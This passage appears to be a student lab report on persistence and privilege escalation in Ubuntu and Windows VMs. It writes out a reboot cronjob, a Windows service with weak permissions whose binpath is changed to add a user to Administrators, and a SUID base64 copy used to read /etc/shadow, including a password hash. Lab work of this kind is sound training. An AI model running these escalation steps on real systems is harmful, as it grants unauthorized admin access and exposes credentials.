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
3. Removed the added registry key to clean up the persistence setup.



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






Task 3

1. Set up a cronjob in Ubuntu VM to run a command at each reboot.



2. Rebooted to confirm the cronjob's execution, resulting in an output file on the desktop.

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

3. Removed the cronjob to revert the setup.

```
kevin@ubuntu:~$ echo "" | crontab 2> /dev/null
kevin@ubuntu:~$ crontab -l

kevin@ubuntu:~$
```

Task 4

1. Configured a vulnerable service on Windows VM for privilege escalation. Initially didn't work, had to run as admin.

```
C:\Windows\system32>sc create vulnerable binPath= "C:\Windows\system32\SearchIndexer.exe /Embedding"
[SC] CreateService SUCCESS
```

```
C:\Windows\system32>sc sdset vulnerable "D:(A;;CCLCSWRPWPDTLOCRRC;;;WD)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)(A;;CCLCSWLOC
RRC;;;WD)(A;;CCLCSWLOCRRC;;;WD)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"
[SC] SetServiceObjectSecurity SUCCESS
```

2. Verified existence of a non-administrator tester user (existed from previous labs).

```
C:\Windows\system32>net user

User accounts for \\WINDOWS

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
kevin                    tester                   WDAGUtilityAccount
The command completed successfully.
```

3. Exploited the vulnerable service to add the tester user to the administrators group.

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```
C:\Windows\system32>sc config vulnerable binpath= "net localgroup administrators tester /add"
[SC] ChangeServiceConfig SUCCESS
```

```
C:\Windows\system32>sc start vulnerable
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

```
C:\Windows\system32>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
kevin
tester
The command completed successfully.


C:\Windows\system32>
```

4. Removed the compromised service to clean up after verification.

```
C:\Windows\system32>sc delete vulnerable
[SC] DeleteService SUCCESS


C:\Windows\system32>
```

Task 5

1. Installed base 64 library and created a vulnerable SUID binary on Ubuntu VM.

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```
kevin@ubuntu:~$ sudo install -m =xs $(which base64) .
kevin@ubuntu:~$ ls -la base64
---s--s--x 1 root root 35328 May 12 18:49 base64
kevin@ubuntu:~$
```

2. Attempted (and failed) to read a root-only file with normal permissions.

```
kevin@ubuntu:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
kevin@ubuntu:~$
```

3. Successfully exploited the SUID binary to read and display the contents of the root-only file.

```
dnsmasq:*:19576:0:99999:7:::
kernoops:*:19576:0:99999:7:::
avahi:*:19576:0:99999:7:::
cups-pk-helper:*:19576:0:99999:7:::
rtkit:*:19576:0:99999:7:::
whoopsie:*:19576:0:99999:7:::
sssd:*:19576:0:99999:7:::
speech-dispatcher:!:19576:0:99999:7:::
fwupd-refresh:*:19576:0:99999:7:::
nm-openvpn:*:19576:0:99999:7:::
saned:*:19576:0:99999:7:::
colord:*:19576:0:99999:7:::
geoclue:*:19576:0:99999:7:::
pulse:*:19576:0:99999:7:::
gnome-initial-setup:*:19576:0:99999:7:::
hplip:*:19576:0:99999:7:::
gdm:*:19576:0:99999:7:::
kevin:$y$j9T$7c0MLgLrMwN.RYaCb8AB2.$2k0vNsRmK2v/Anxs/WnBf9vp4aTC3eySN1o5KEFzU83:
19756:0:99999:7:::
vboxadd:!:19756::::::
snort:*:19800:0:99999:7:::
sshd:*:19826:0:99999:7:::
splunk:!:19841:0:99999:7:::
```